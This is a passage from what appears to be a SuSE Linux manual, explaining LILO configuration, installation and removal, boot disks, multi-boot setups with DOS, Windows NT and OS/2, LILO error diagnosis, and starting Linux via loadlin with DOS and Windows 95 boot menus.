  loader = /boot/chain.b
     map-drive = 0x80    #  first hd: BIOS number 0x80
     to        = 0x81    # second hd: BIOS number 0x81
     map-drive = 0x81
     to        = 0x80
  table = /dev/hdb
# DOS bootable partition config ends
```

File contents 4.4.2: `/etc/lilo.conf` Extract: Booting DOS from 2nd hard drive

– **table=<ptable>**

<ptable> sets the source device for the partition table written into the pseudo MBR (normally `/dev/hda` or `/dev/sda`).

– **label=<name>**

Name (your own choice) for the system. Recommended, because the default—the raw device name—is less informative.

4.4.2 Other LILO configuration options

The previous section covered the entries required in `/etc/lilo.conf`. Other useful options are discussed below.

Those options that are marked as image options belong to the appropriate section of the operating system. The others are intended for the global parameter section of `/etc/lilo.conf`.

[11] `any_b.b` (Booting from `B:`) and `any_d.b` (Booting from second hard drive) are obsolete from LILO-Version 20.

- **backup=<backup>**

  The file where LILO backs up the boot sector. The default is `/boot/boot.xxxx`, where `xxxx` is the internal device number of the installation partition.[12]

  We do not recommend you using a cryptic name (see our example above). You will not be able to use the implemented uninstall feature of LILO; but we think it is better to this carefully by hand, anyway. (see Section 4.5 page 129)

> **Caution**
>
> If the backup file exists, LILO does *not* create a new one. Make sure you use a name not already in use.

- **compact**

  This option is recommended if you want to install LILO onto a floppy disk. If enabled, LILO tries to read more sectors at a time, resulting in a faster boot process. This does not work on every machine. We do not recommend that you set this as the normal way is safer and it only provides a difference of one or two seconds.

- **disk=<device file>**
  bios=<BIOS device number>
  cylinders=<amount>
  heads=<amount>
  sectors=<amount> Here you can tell LILO precisely which BIOS device number and geometry it should use. This is scarcely ever needed. There is one major exception: *IDE-SCSI* system: If you own a BIOS that is capable of switching the boot devices *SCSI prior to IDE* and you want to use this feature, you need to tell LILO the switched order from the perspective of the BIOS. This is achieved by an extra entry in the global section of `lilo.conf`. An example for a system with one SCSI and one IDE disk may be seen in File contents 4.4.3.

```
# Enable LILO to correctly access /dev/sda and /dev/hda
# at boot time if their boot order is interchanged in
# the BIOS:
disk = /dev/sda    #   The SCSI disk is regarded as ...
   bios = 0x80     #   ... first BIOS disk;
disk = /dev/hda    #   the IDE disk is regarded as ...
   bios = 0x81     #   ... second BIOS disk.
```

File contents 4.4.3: `lilo.conf` Extract: Boot order: SCSI prior to IDE

Giving this option when installing LILO causes all references to hard disk sectors to be stored as logical instead of physical addresses, so that they are independent of any hard disk geometry. This option is intended for cases

[12] To be found in the kernel sources in `/usr/src/linux/init/main.c`, function `parse_root_dev()`.

where, when booting, the BIOS detects a different geometry to that of the Linux system running. Only needed in rare cases!

The **linear** option does *not* release you from the constraints of the 1024-cylinder-limit, which is determined by the BIOS geometry of the boot hard disk. Refer also to `http://sdb.suse.de/sdb/en/html/kgw_lilo_linear.html`.

- **message=<message-file>**

  Points to a text file that should be shown on screen at system boot up. It should not contain more than 24 lines and can present an overview of the LILO boot selection to augment the information available by pressing TAB. Recommended.

> **Note**
> If this option is set, the message file is then part of the LILO boot machinery and, after every change to this file, LILO has to be reinstalled (Section 4.5 on the following page).

- **password=<password>**

  May be located either in a global or system-specific section. Provides secure access to LILO services, or booting the corresponding system, by means of a password. If you take this seriously, you should remove the password from `lilo.conf` after you have used it for the first time. As ‘`root`’, you can set a new password for LILO any time you like (you just need to reinstall it afterwards) It is recommended to also set the option **restricted**, otherwise it could be possible to launch a shell, see manpage for **lilo.conf** (**man lilo.conf**)!

- **read-only**

  This option tells the kernel to initially mount the root partition read-only, which is normal when starting Linux systems. If this is omitted, the kernel uses its internal settings.[13]

- **delay=<tenth-seconds>**

  If the prompt is *not* explicitly set, you can order a prompt by pressing **Shift ⇑**, **Ctrl**, **Alt**. The **delay=** option sets the time to elapse before LILO boots the first system in its list. The default is 0, that is, no waiting.

  The **delay** option has no effect if a prompt is specifically requested by **prompt**.

- **vga=<mode>**

  Selects VGA mode at startup. Valid modes are `normal` (80x25), `ext` (80x50) or `ask` (ask at boot-time).

[13] This can be seen using the command `rdev-R` <kernelimage>. Installation kernels and freshly compiled ones have read-only set by default. Thus you do not normally need this option.

- **append="<parameter>"** Image option for Linux kernel. Enables kernel parameters and hardware components to be specified, in the same way that this is possible at the LILO prompt. The kernel first gets the **append** line, then the prompt. **append="mcd=0x300,10"**.

4.5 Installing and Uninstalling LILO

During a new Linux installation, or at a later time, YaST will lead you through the steps of how to install LILO interactively.

In this section, we assume that some action is required that goes beyond what YaST can accomplish, and we take a closer look at how LILO works during the installing and uninstalling process.

> **Caution**
>
> The installation of a boot manager is tricky! Ensure *in advance* that you are *100%* able to boot Linux and other mounted systems. You must have fdisk installed on a crash recovery disk, otherwise you might find yourself in the awkward situation of not being able to access your hard disk at all!

Installation After Changing the Configuration

If any of the LILO components have changed, or you have modified your configuration in `/etc/lilo.conf`, you will have to reinstall LILO. This is easily done by launching the "*Map Installer*" like this:

earth: # **/sbin/lilo**

What happens now is that LILO writes a backup of the target boot sector, writes its *first step* into it and creates a new map file (see also Section 18 page 120). LILO now announces each installed system—for an example see Output 4.5.1.

```
Added Linux*
Added Linux.old
Added DOS
```

Output 4.5.1: Output after launching LILO

When the installation is complete, the machine can be rebooted:

earth: # **shutdown -r now**

During reboot, the BIOS first performs its system test and directly afterwards you will see LILO and its command prompt, where you can enter parameters and select a boot image from the recently installed configurations. TAB shows you a list of all systems installed.

Installation After Recompiling a Kernel

If you want to include a freshly created kernel into your LILO boot setup, the Linux kernel Makefile offers an all-in-one solution. All the commands to configure and create the kernel are put together in the file `/usr/src/linux/Makefile`; here the `INSTALL_PATH=/boot` is specified (see Section 13.5 page 379). This `Makefile` has a **`target`** called **`bzlilo`** which, after a kernel compilation, automatically copies the currently installed kernel `/boot/vmlinuz` (this used to be `/vmlinuz`) to `/boot/vmlinuz.old`, the new kernel to `/boot/vmlinuz`, and then re-installs LILO. This can be done by entering the command:

```
earth:/usr/src/linux # make bzlilo
```

instead of make zImage. This is only useful if you have edited `/etc/lilo.conf` *in advance*, and if your current kernel really is located in`/boot/vmlinuz`. The new, as well as the old, kernel should now be listed. See File contents 4.4.1 page 123 for an example of the resulting `/etc/lilo.conf`.

At the LILO prompt, you can launch either of the two kernels. This makes your boot more secure, because you can still boot your old kernel even if the new one fails.

For more on creating a new kernel, see Chapter 13 page 375.

Uninstalling LILO

> **Caution**
>
> Uninstalling a boot manager is tricky! Please ensure *in advance* that you are *100%* able to boot Linux and other systems with their respective boot disks. You should have fdisk installed on every boot disk, otherwise you might find yourself in the unfortunate situation of not being able to access your hard disk at all!

Perhaps one day it will be necessary for you to uninstall LILO `:-(` This is accomplished by writing back the target boot sector where LILO has been installed. This is not a problem in Linux *if* there is a valid backup (see Section 4.4.2 page 125, Option **`backup`**).

> **Caution**
>
> A boot sector backup is no longer valid if the partition in question has got a new filesystem (for DOS users: has been formatted). The partition table of an MBR backup becomes invalid if the hard disk in question has been repartitioned in the meantime. Obsolete “backups” are time-bombs. It is best to delete them as soon as possible. Unpacking old and invalid backups into system sectors is a direct route to data loss!

It is very simple to get back a DOS, Windows 95/98 or OS/2 MBR. Just enter the MS-DOS command (available since 5.0)

```
C:\> FDISK /MBR
```

or on OS/2

```
C:\> FDISK /NEWMBR
```

These commands only write the first 446 bytes (the boot code) into the MBR and leave partitions untouched.[14]

For other restorations, first make a backup of the LILO sector in question—just to be on the safe side. Now you should check (at least twice `:-)`) whether your old backup file is the correct one and if it is exactly 512 bytes in size! Finally, write it back, but do not confuse `if=` and `of=`!

- If LILO resides in partition yyyy (e. g., hda1, hda2,...):

  ```
  earth: # dd if=/dev/yyyy of=New-File bs=512 count=1
  earth: # dd if=Backup-Date of=/dev/yyyy
  ```

- If LILO resides in the MBR of zzz (e. g., hda, sda):

  ```
  earth: # dd if=/dev/zzz of=New-File bs=512 count=1
  earth: # dd if=Backup-Date of=/dev/zzz bs=446 count=1
  ```

The last command is "cautious" and does not overwrite the partition table. Again, *do not forget:* with **`fdisk`** you should mark the desired starting partition as *bootable*. By the way, note how easy and fast a boot sector backup is done. We recommend you do this frequently!

4.6 Creating a Linux Boot Disk

A Linux boot disk consists (somewhat simplified) of one or more Linux kernels, possibly managed by LILO. It serves to start up your system even if it is not possible to boot directly from hard disk (possible reasons: overwritten MBR, misconfigured boot manager, errors while installing, etc.).

A boot disk such as this loads *only* the kernel. Everything else, including working system programs and `init` start scripts) must be provided by the installation on the hard drive. The connection between the boot disk and the system on the hard drive is established by the fact that in the kernel the root partition in question is set as the root device.

Do not confuse this with the SuSE boot disk which is used for installation and emergencies. If you need to create a new SuSE boot disk, you copy the appropriate image from the directory `disks` on the SuSE CD-ROM to a floppy disk (see Section 16.6 page 453).

Boot Disk Without LILO

If your kernel does *not* need any hardware parameters, the easiest way to create a boot disk is to just write the actual kernel onto a raw disk and to adjust the root device (if this has not been done before).

[14] Assuming that the MBR (Section 4.1 page 117) has valid code. If not, it is considered invalid and the partition table is moved to "null".

```
earth: # dd if=Your_Kernel of=/dev/fd0 bs=18k
earth: # rdev /dev/fd0 Your_Root_Partition
earth: # rdev -R /dev/fd0 1
```

The last command makes sure that the kernel initially mounts root as read-only (the startup scripts expect this).

Boot Disk with LILO

You can create a much more capable boot disk with a greeting, prompt, kernel parameters and other LILO goodies, by transferring the complete LILO booting start machinery onto the disk (see Section 18 page 120). For this, the disk needs a filesystem; the Minix filesystem is best suited for this.

To do this, proceed as follows:

- Create a Minix filesystem on a new and empty floppy disk and mount the disk to, for example, `/mnt`, with the commands:

  ```
  earth: # /sbin/mkfs.minix -c /dev/fd0 1440
  earth: # /bin/mount /dev/fd0 /mnt
  ```

- Now copy your kernel files and the LILO file `/boot/boot.b` to `/mnt`, for example, onto the floppy disk.
- Optional: create a message file `/mnt/message`.
- Create `lilo.conf` on `/mnt`. You need to adapt this to your needs (give the correct name of the kernel, etc.). See File contents 4.6.1 for an example.

```
# LILO Configuration file bootdisk
# Start LILO global Section
boot=/dev/fd0                  # Installation: Floppy
install=/mnt/boot.b            # Of course LILO and
map=/mnt/map                   # map file onto floppy!
message=/mnt/message           # optional
prompt
timeout=100     # Wait at prompt: 10 s
vga = normal    #
# End LILO global section
#
# Linux bootable partition config begins
image = /mnt/First_Kernel      #   default
    root = /dev/Your_Root_Device # Here is your root partition!
    label = linux
# Linux bootable partition config ends
#
# System sections for more kernel here:
```

File contents 4.6.1: `lilo.conf` for a bootdisk

- Install LILO with *this* `lilo.conf`:

  ```
  earth: # /sbin/lilo -C /mnt/lilo.conf
  ```

- Unmount the floppy—that's it!

  earth: # **/bin/umount /mnt**

- Do not forget to check your boot disk at the next system start to check whether it works or not :-)

4.7 Sample Configurations

If Linux is the only operating system on your machine, there is nothing to do, since everything needed has already been done by YaST.

Now we will give you some example configurations. Please have a look at `/usr/share/doc/howto/mini/Linux+*.gz`, here you will see some configuration files for LILO.

4.7.1 DOS/Windows 95/98 and Linux

Requirements: There must be at least a primary partition for each of DOS/Windows 95/98 and Linux which is below the 1024 cylinders limit (Section 19 page 121).

For this case, we have already discussed a configuration (File contents 4.4.1 page 123) — only the settings for **`root=`**, **`image=`** and **`other=`** have to be adapted. LILO is installed in the MBR. You should omit the `Linux.old` if you do not have an old kernel installed.

Save your `/etc/lilo.conf` and be sure you have a Linux boot disk. Windows 95/98 feels especially inclined to eliminate "foreign" MBRs. If you can still boot Linux using your boot disk, this problem is quickly solved with the command

earth: # **/sbin/lilo**

which will complete your LILO installation.

4.7.2 Windows NT and Linux on One Hard Disk

1. If Windows NT and Linux need to co-exist on the same hard disk, you should use the NT boot manager for booting. This can either start the kernel images or the boot sectors themselves. Execution of the following steps prepares everything for a peaceful coexistence of Linux and Windows NT:
   - Install NT.
   - Partition the NT disks (using FAT so that Linux can write on it).
   - Install Linux as usual (in our example, the root partition is on `/dev/sda3`). Mount either the DOS partition or an error free DOS floppy disk (for example, on `/dos`).
   - Install LILO, but install it in Linux' root partition (`/dev/sda3`), **not** in the MBR (`/dev/sda`). You may still configure a selection of Linux kernels for LILO. See File contents 4.7.1 on the next page for an example `lilo.conf`.

```
# LILO Configuration file
# Start LILO global Section
boot=/dev/sda3                # Target of installation
backup=/boot/boot.sda3.970428 # Backup previous boot sector;
                              # 28. Apr 1997
prompt
timeout=100     # Wait at prompt: 10 s
vga = normal    # force sane video state
# End LILO global section
# Linux bootable partition config begins
image = /vmlinuz             #   default image to boot
    root = /dev/sda?         # Here the root partition!
    label = Linux
# Linux bootable partition config ends
```

File contents 4.7.1: `lilo.conf` for booting a Linux root partition

- Copy the LILO boot sector to a location where NT can find it; e. g.:


  ```
  earth: # /bin/dd if=/dev/sda3 bs=512 count=1 of=/dos/bootsek.lin
  ```

  This step as well as the following has to be performed after every kernel update.
- Boot NT. Copy `bootsek.lin` from data disk to main directory of NT's system drive (if it is not already there).
- In `boot.ini` (first setting attributes), supplement at the end:

  ```
  c:\bootsek.lin="Linux"
  ```

- After the next boot (if everything went smoothly), there should be an entry in NT's boot manager.

2. Another possibility: install LILO in the MBR and claim that it's DOS to Windows NT (as in our previous example).



Caution
NT 3.5* does not recognize Linux' partition types 82 and 83. Make sure that no NT program tries to "repair" your partition table. This would result in loss of data! Always have valid backups of the LILO boot sector at hand.

4.7.3 OS/2 and Linux

1. Use the *OS/2 boot manager* for booting. It can launch unlimited primary and logical partitions provided they are below the 1024 cylinders limit. The user is responsible for the partitions. This boot manager is configured by OS/2's fdisk.

Preparation on the Linux side: consists merely of making a partition bootable (usually this is the root partition) with LILO. You can use the same `lilo.conf` as in the Windows NT example, but there is one thing that you have to consider *in advance*. . .

Preparation on the OS/2 side: OS/2 not only uses the conventional and obvious entries for existing partitions in MBRs on hard disks, but also uses "waste" space in these sectors for additional information.[15] If these are inconsistent, OS/2's fdisk considers these partitions faulty and refuses to provide boot manager services. The fdisk commands of other systems do not know how to handle these extra partitions. . . Conflicts are inevitable.

Therefore: before installing Linux, load OS/2 (the installation system is sufficient) and create the Linux partitions with OS/2's fdisk, at least the logical drives. This initially creates additional OS/2 partitions, which might get in the way. *Solution:* immediately after creating the partitions, load the Linux installation system (or the rescue disk from the SuSE Linux CD) and change the partition types to 83 (Linux native) using fdisk. Now these partitions will be ignored by OS/2.

2. *2nd option:* Install LILO as the main boot manager on a primary partition on the first hard drive.[16] This special case is also considered in our next example, where DOS is additionally involved.

4.7.4 DOS, OS/2 and Linux

1. If you have used the *OS/2 boot manager* for DOS and OS/2 and want to continue using it, simply add Linux to its start menu as described in the previous example.

2. If you have *LILO* installed as the main boot manager on a primary partition of the first hard disk, then the following, intentionally complicated example for `lilo.conf` (File contents 4.7.2 on the facing page) assumes that the DOS and Linux boot partitions are primary and on the first hard drive, whereas OS/2 resides on the second hard drive—all of them below the 1024 cylinders limit. OS/2 is on the second drive. This is why a special loader (`/boot/os2_b.b` instead of `/boot/chain.b`) is used. The MBR code might be either from DOS or OS/2 (it doesn't matter which). The LILO boot partition (`/dev/sda4`) must be marked as active, with any fdisk.

[15] A new Support Data Base article is about to be written: keyword "OS/2".

[16] It is not a good idea to install in the MBR, as repartitioning with another fdisk could erase the MBR and thus remove LILO.

```
# LILO Configuration file
# Start LILO global Section
boot  = /dev/sda4        # LILO in Linux root partition
backup = /boot/boot.sda4.970428
message = /boot/message  #  Greeting message
prompt
delay = 100
vga   = normal
#
# Linux bootable partition config begins
image = /vmlinuz
    label = linux
    root  = /dev/sda4
# Linux bootable partition config ends
#
# OS/2 bootable partition config begins
other = /dev/sdb5
    table = /dev/sdb
    label = os2
    loader = /boot/os2_b.b
# OS/2 bootable partition config ends
#
# DOS bootable partition config begins
other = /dev/sda1
    table = /dev/sda
    label = dos
# DOS bootable partition config ends
```

File contents 4.7.2: LILO with DOS, OS/2 and Linux on two hard disks

4.8 LILO Problems

Some Guidelines

Some simple guidelines at the beginning will avoid most LILO problems in advance (this is taken from the LILO documentation [Alm94]):

- *Do not panic!* If anything does not work, try to find the error and/or the cause first; check the diagnosis before you start fixing the problem.
- Always have an up-to-date and tested *boot disk* at hand.
- SuSE Linux contains a full Linux system on its boot disk and installation CD (for the rescue system, see Section 16.6 page 453), to allow you to reach all your Linux partitions. Tools are included for repairing almost any problems that can occur.
- Read the complete LILO documentation, especially if the system does not do what you want it to do.
- Check `/etc/lilo.conf` *before* using the map installer (`/sbin/lilo`).
- Be careful if you are using a large hard drive, or multiple ones. You need to be aware of the 1024 cylinders limit.
- Try with and without the **`linear`** option (normally it should be better without!).

4.8.1 Diagnosis of Errors: LILO Start Messages

This is mainly section 5.2.1 from [Alm94].

When LILO loads itself, it displays the word `'LILO'`. Each letter is printed before or after performing some specific action. If LILO fails at some point, the letters printed so far can be used to identify the problem.

nothing No part of LILO has been loaded. Either LILO is not installed at all or the partition on which it's boot sector is located isn't active.

`'L'` ***error*** ... The *first stage* boot loader has been loaded and started, but it can't load the second stage boot loader (`/boot/boot.b`). The two-digit error codes indicate the type of problem. This condition usually indicates a media failure or a geometry mismatch.

`'LI'` The second stage has been invoked but could not be started. This can either be caused by a geometry mismatch or by moving `/boot/boot.b` without reinstalling LILO.

`'LIL'` The second stage of boot loader has been started, but it can't load the descriptor table from the map file. This is typically due to a physical error of the boot device or a faulty disk geometry.

'LIL?' The second stage boot loader has been loaded at an incorrect address. This is typically caused by a subtle geometry mismatch or by moving `/boot/boot.b` without reinstalling LILO.

'LIL-' The descriptor table (in the map file) is corrupt. This can either be caused by a geometry mismatch or by moving `/boot/boot.b` without reinstalling LILO.

'LILO' All parts of LILO have been successfully loaded.

The most common causes for *geometry errors* are not physical defects or invalid partition tables but errors in LILO installation, including:

- disregarding the 1024 cylinders limit (see next section)
- an unsuccessful attempt at starting LILO from a logical partition

4.8.2 The 1024-Cylinder Limit

As emphasized before (e.g. page 121), the entire LILO machinery (e. g., any data that is needed for booting) must be able to process BIOS calls (which means it must reside below the 1024 cylinders limit on the hard drive). The sections of the hard drive that can be used (these are called *allowed sections*) have already been discussed.

This restriction affects *only* the boot-up machinery. It is not required that LILO be installed on the Linux root partition. It is even possible (but quite dangerous, too) to put the boot machinery onto partitions of other operating systems to which Linux has read and write access.

> Caution
>
> Never install the LILO boot sector onto an unknown partition because you will severely damage the filesystem!

- The best method is to create a primary partition (within the allowed section) and to install all LILO files (including the LILO boot sector) into this partition. This will be, in most cases, the Linux root partition.

  You can also add it to `/boot` with YaST. The only condition is that there has to be enough space for

  - `boot.b`, `map`, `message`, and
  - the Linux kernels that LILO should boot.

  A few megabytes is enough. It does not matter where you put the rest of your partitions. There are no more restrictions. As soon as the kernel runs, you have unrestricted access to all installed drives.

But what to do if there is no space for such a partition? If you neither want to repartition your hard drive, upgrade to SCSI, nor want to purchase a new BIOS version, there are still two (makeshift) possibilities:

- Use a boot disk instead of LILO on the hard drive, or, if you are also running MS-DOS, you can use loadlin as well.
- Install the LILO boot machinery onto a Linux partition which is in the permitted section and where Linux has write access (e. g., a FAT/VFAT drive). We cannot put the LILO boot sector there as well! So there are only two places to put it. Either at the start of an extended partition on the first drive—as long as it is beneath the 1024 cylinders limit—or on the MBR.

  Suppose that the partition in question is mounted on `/mnt`, that LILO is installed in the MBR (`/dev/hda`), and that you also boot DOS from `/dev/hda1`. Then you should proceed as follows:

  – Create a new directory (e. g., `/mnt/LINUX`) and copy the LILO files mentioned above to it: `boot.b`, `map`, `message`, as well as the chain loader of other operating systems (normally `chain.b`) and finally the Linux kernels that LILO should boot.

  – Create a `/mnt/LINUX/lilo.conf` where all paths point to `/mnt/LINUX` (see File contents 4.8.1).

```
# LILO Configuration file
# Start LILO global Section
boot=/dev/hda              # Installation target
backup=/mnt/LINUX/hda.xxxx  # backup of old MBR
install=/mnt/LINUX/boot.b  # Of course LILO and
map=/mnt/LINUX/map         # map file are in /mnt/LINUX!
message=/mnt/LINUX/message # optional
prompt
timeout=100     # Wait at prompt: 10 s
vga = normal    #
# End LILO global section
#
# Linux bootable partition config begins
image = /mnt/LINUX/First_Kernel   #   default
    root = /dev/Your_Root_Device    # Root partition!
    label = linux
# Linux bootable partition config ends
#
# System section for other kernels:
#
# End Linux
# DOS bootable partition config begins
other = /dev/hda1      # MSDOS system drive
    label = dos
    loader = /mnt/LINUX/chain.b
    table = /dev/hda
# DOS bootable partition config ends
```

File contents 4.8.1: `lilo.conf` for other partitions

  – Install LILO with *this* `lilo.conf`:

```
earth:  # /sbin/lilo -C /mnt/LINUX/lilo.conf
```

> After that, LILO should work. Boot MS-DOS and protect the LILO files as well as possible against write access (just to remind you: any write access disables LILO). To accomplish this, you should assign to all files in `X:\LINUX` (where the `'X'` is the DOS drive mounted to `/mnt`) the DOS attributes *system* and *hide*.

In conclusion, we point you toward two HOWTOs in `/usr/share/doc/howto/en/mini/`—`LILO.gz` and `Large-Disk.gz`.

4.8.3 Special Boot Problems with Kernels from 2.0 Onwards

Problems

Problems booting with LILO might occur after part of the kernel has been loaded. (e. g., a SuSE installation kernel) `:-(`

You can select a kernel at the LILO prompt and this kernel is loaded (some dots are output onto the screen) but starting the kernel fails. Before reaching `"uncompressing Linux"` the system crashes with different behaviors.

Possible error messages:

- System reboots
- System just hangs
- `"crc-error"`
- `"no free space"`
- `"Error 0x00"`
- `"Error 0x01"`
- `"incomplete literal tree"`

Thereafter, access on the floppy is attempted but the system hangs.

Cause

The cause lies in a combination of a big kernel, LILO and faulty hardware. This affects roughly 1% of all machines.

We assume that this is due to a faulty BIOS that has problems with fast memory access.

This problem does *not* occur, if:

- the machine is booted via loadlin
- the kernel has been copied to a floppy

  ```
  dd if=/vmlinuz of=/dev/fd0
  ```

  and booted from there

- a smaller kernel is used, which has been created with

  ```
  make zImage
  ```

  (e. g., an older 1.2.13 kernel) is booted via LILO

The following BIOS settings do not cause any problems either:

- Disable Internal Cache
- **DRAM Precharge Wait State** value: 1 *and*
- **DRAM Wait Burst Timing** value: 0x3333

Solution

First of all, you should be able to install a system. So, if you can neither boot via loadlin nor via setup you should use an old kernel 1.2.13 boot disk for installation. If you do not have such a disk at hand, you should change the BIOS settings accordingly.

After a successful installation, the question is how you want to boot in the future. First, you should use the same media as during installation. loadlin from DOS should not cause any problems. With a boot disk, you should enter the following parameters:

```
load_ramdisk=0 root=/dev/???
```

where ??? is your root partition (e. g., /dev/hda1). Thereafter, you should build your own kernel, since this can be booted using LILO.

4.9 Starting via loadlin

Now we want to offer an alternative to boot SuSE Linux, loadlin. The program loadlin is a DOS program that is capable of booting a Linux kernel from a DOS directory. Thus loadlin perfectly integrates itself into an existing DOS/Windows 9x environment. As no entry in the ☞*MBR* is needed, Windows only notices one or more partitions with unknown ID's. The risk of unwanted side effects due to a Linux installation is thus minimized.

The procedure described below works on both Windows 95 and Windows 98. The files themselves have been written in Windows 95; for this reason we will just talk about Windows 95.

In principle, there are two ways of activating loadlin. One is to switch between various systems via a boot menu, or to start Linux via loadlin from another running system.

Both methods have advantages and disadvantages:

- A boot menu saves you the trouble of having to start another operating system first, before you can start Linux.
- You can add other configurations to your boot menu to create a universal starting mechanism.

- You need to modify start files, however, to build a boot menu; which you will have to do by trial and error.
- Changing to Linux from the DOS prompt is very simple.
- A Linux start can be very nicely integrated into a Windows 95 session. Double clicking an icon will start Linux (Windows 95 contains DOS 7.0).

Tip
You should use a boot menu if you are using DOS or Windows 3.x. If using Windows 95, you can start most easily from the running system. Start menus in Windows 95 are a very complex matter. We are only able to give you some hints about them.

4.9.1 Necessary Steps for all loadlin Users

This is what you need to do, whether you decide to use a boot menu, or to start from a running system (in DOS, Windows 3.x, or Windows 95):

1. You may have already installed loadlin (this was done in Section 2.5.4 page 53). If not, do so now using setup.
2. Change to `c:\loadlin` in MS-DOS. There you will find a file called `linux.par`. Create a file named `startlin.bat` (you can give it another name). Now insert the line described in File contents 4.9.1:

```
c:\loadlin\loadlin @c:\loadlin\linux.par
```

File contents 4.9.1: Example of a batch file for starting Linux

Next, edit the file `linux.par` (File contents 4.9.2).

```
c:\loadlin\vmlinuz  # first value must be
                    # the filename of the Linux kernel

root=/dev/xxx       # the device which gets mounted as root FS

ro                  # mount root read-only
```

File contents 4.9.2: Example of the file `linux.par` with customized values

Instead of `xxx`, enter your root partition's device name (you wrote down this name in Section 2.11.2 page 77). `startlin.bat` starts Linux. The file `linux.par` is used by `startlin.bat` as well as by `config.sys`, and contains essential parameters. Later on, when you are more familiar with Linux, you can add or replace parameters here. If you have built a kernel of your own, just copy it to `c:\loadlin\vmlinuz` and from then on this kernel will be booted.

4.9.2 Setting up Boot Menus

Here's how to configure a boot menu in DOS or Windows 3.x:

1. First, define a boot menu section in your `c:\config.sys` file.
   Open `c:\config.sys` in an editor and enter something similar to the File contents 4.9.3.

```
[Menu]
menuitem=Win, starting Windows,...
menuitem=DOS, starting DOS, MS-DOS...
menuitem=Linux, starting Linux...
menucolor=15,1
menudefault=Win,5
```

File contents 4.9.3: Example of first part of Linux boot menu in `c:\config.sys`

   Under the label `[Menu]`, define an entry in the boot menu for each OS you want to boot. Also, define the menu's color and after how many seconds each OS will be automatically started.

2. Below these entries, enter the labels [Common], [Win], [DOS], and [Linux]. Commands entered in [Common] are always executed. All other entries are OS specific. See the example in File contents 4.9.4 on the next page. As a guide, you can use the lines in your own `config.sys`. An example may be found in: File contents 4.9.4 on the facing page.

   Now save the file with your changes.

3. Next, edit `c:\autoexec.bat`. Here you must put the same labels and assign entries to labels, except the notation differs slightly. See the example in File contents 4.9.5 page 144. Notice that the Linux case is not mentioned here because Linux is booted using loadlin directly from the `c:\config.sys` file. The variable %config% contains the selected label (:Win or :DOS). Customize the code to fit your machine.

4. If you now boot your machine, the boot menu appears and you have five seconds to choose an operating system. Then Windows starts automatically (menudefault=Win,5). If you select '`Linux`', Linux starts and awaits your login.

4.9.3 Starting Linux from Within Windows

To create a start icon for Linux, to boot Linux from within a running Windows 95 session:

1. Open Windows Explorer. Change to `c:\loadlin`. With the right mouse button, click on the file `startlin.bat` and select '`Create Shortcut`'.

2. Drag the shortcut onto the desktop.

```
[Common]
device=c:\dos\himem.sys /testmem:off
device=c:\dos\emm386.exe noems I=E000-F4FF
dos=high,umb
files=30
buffers=10
shell=c:\dos\command.com

[Win]
devicehigh=c:\dos\dblspace.sys /move
devicehigh=c:\cd\slcd.sys /D:SONY_000 /B:340 /M:P /V /C

[DOS]
devicehigh=c:\dos\dblspace.sys /move
devicehigh=c:\cd\slcd.sys /D:SONY_000 /B:340 /M:P /V /C

[Linux]
shell=c:\loadlin\loadlin.exe @c:\loadlin\linux.par

[Common]
rem Remains blank
```

File contents 4.9.4: Example of second part of Linux boot menu in `c:\config.sys`

3. Click on ‘`Shortcut to startlin.bat`’ with the right mouse button and select ‘`Properties`’. Go to tab ‘`Program`’, click on the button ‘`Advanced`’ and click ‘`MS-DOS mode`’ on. Confirm with ‘`OK`’.
4. Click the ‘`Change icon`’ button and select a nice icon; give the shortcut a suitable name; Voila!
5. Double clicking this new shortcut should bring up a dialog box telling you that Windows 95 is about to switch to DOS mode. If this dialog box bothers you, you can turn it off in the properties menu.

4.9.4 The Windows Boot Menu

This is how you install a boot menu for Windows 95:

1. You must edit the file `c:\msdos.sys`. First, make the file visible by entering: `C:>` **`attrib -R -S -H c:\msdos.sys`**

   This is a text file where you have to enter some lines to deactivate the Windows 95 start menu. The [Options] label should resemble File contents 4.9.6 on the following page.

   The parameter `Logo=0` is optional and avoids switching to graphics mode before Windows 95 is started. Booting is much faster and you avoid lots of trouble if you plan to use the DOS emulator in Linux later on.

   The parameter `BootGUI=0` is for booting Windows 95 directly into DOS mode. To start Windows from this you have to enter:

```
@echo off

rem Entries for all Configurations
switches= /f
set comspec=c:\dos\command.com
prompt $p$g
loadhigh c:\dos\keyb gr,,c:\dos\keyboard.sys
loadhigh c:\dos\doskey
set temp=c:\temp
loadhigh c:\dos\mscdex.exe /D:SONY_000 /E /V /L:H
c:\logimaus\mouse.exe

goto %config%

:Win
c:\dos\smartdrv.exe a- b- c+ 2048 1024
path c:.;d:.;c:\windows;c:\dos;c:\util;
win :
c:\dos\smartdrv /C
goto ende

:DOS
path c:.;d:.;c:\dos;c:\util;
goto ende

:ende
echo * Goodbye *
```

File contents 4.9.5: Example of `autoexec.bat` supporting Linux boot menu

```
[Options]
BootGUI=0
BootDelay=0
BootMenu=0
Logo=0
```

File contents 4.9.6: `msdos.sys` to start Linux using a Windows 95 boot menu

`C:> win` but this is already done by our example `c:\autoexec.bat` if you have selected Win95 from our menu.

2. Next, define your boot menu in `c:\config.sys`. See File contents 4.9.7) for an example.

```
[Menu]
menuitem=Win95, start Windows 95...
menuitem=DOS, start MS-DOS...
menuitem=Linux, start Linux...
menudefault=Win95,5
```

File contents 4.9.7: Example `config.sys` (part one) for starting Linux using a boot menu with Windows 95

Under the Label `[Menu]`, define entries for the boot menu, its color and the delay in starting up automatically.

3. Further down in `config.sys`, enter labels `[Win95]`, `[DOS]`, `[Linux]`, and `[Common]`. `[Common]` is for entries that apply every time (this will very rarely be the case in Windows 95). All other labels are for the corresponding operating system. Use those lines that are already written in your `config.sys`. The example in File contents 4.9.8, should only be regarded as a hint.

```
[Win95]
dos=high,umb
device=c:\windows\himem.sys /testmem:off

[DOS] device=c:\plugplay\drivers\dos\dwcfgmg.sys
dos=high,umb
device=c:\windows\himem.sys /testmem:off
device=c:\windows\emm386.exe noems I=B000-B7FF
devicehigh=c:\cdrom\torisan.sys /D:TSYCD3 /P:SM

[Linux]
shell=c:\loadlin\loadlin.exe @c:\loadlin\linux.par

[Common]
accdate=C+ D+ H+
switches= /F buffers=20
```

File contents 4.9.8: Example `config.sys` (part two) for starting Linux using a boot menu with Windows 95

Now save this file.

4. Next, edit `c:\autoexec.bat`. Here, the same labels are entered, but the notation is slightly different. The label which has been selected is written to the variable %config%. Notice that the Linux case is not included here, because Linux is booted using loadlin directly from the `config.sys` file. Your entry should look something like File contents 4.9.9 on the next page.

```
@echo off
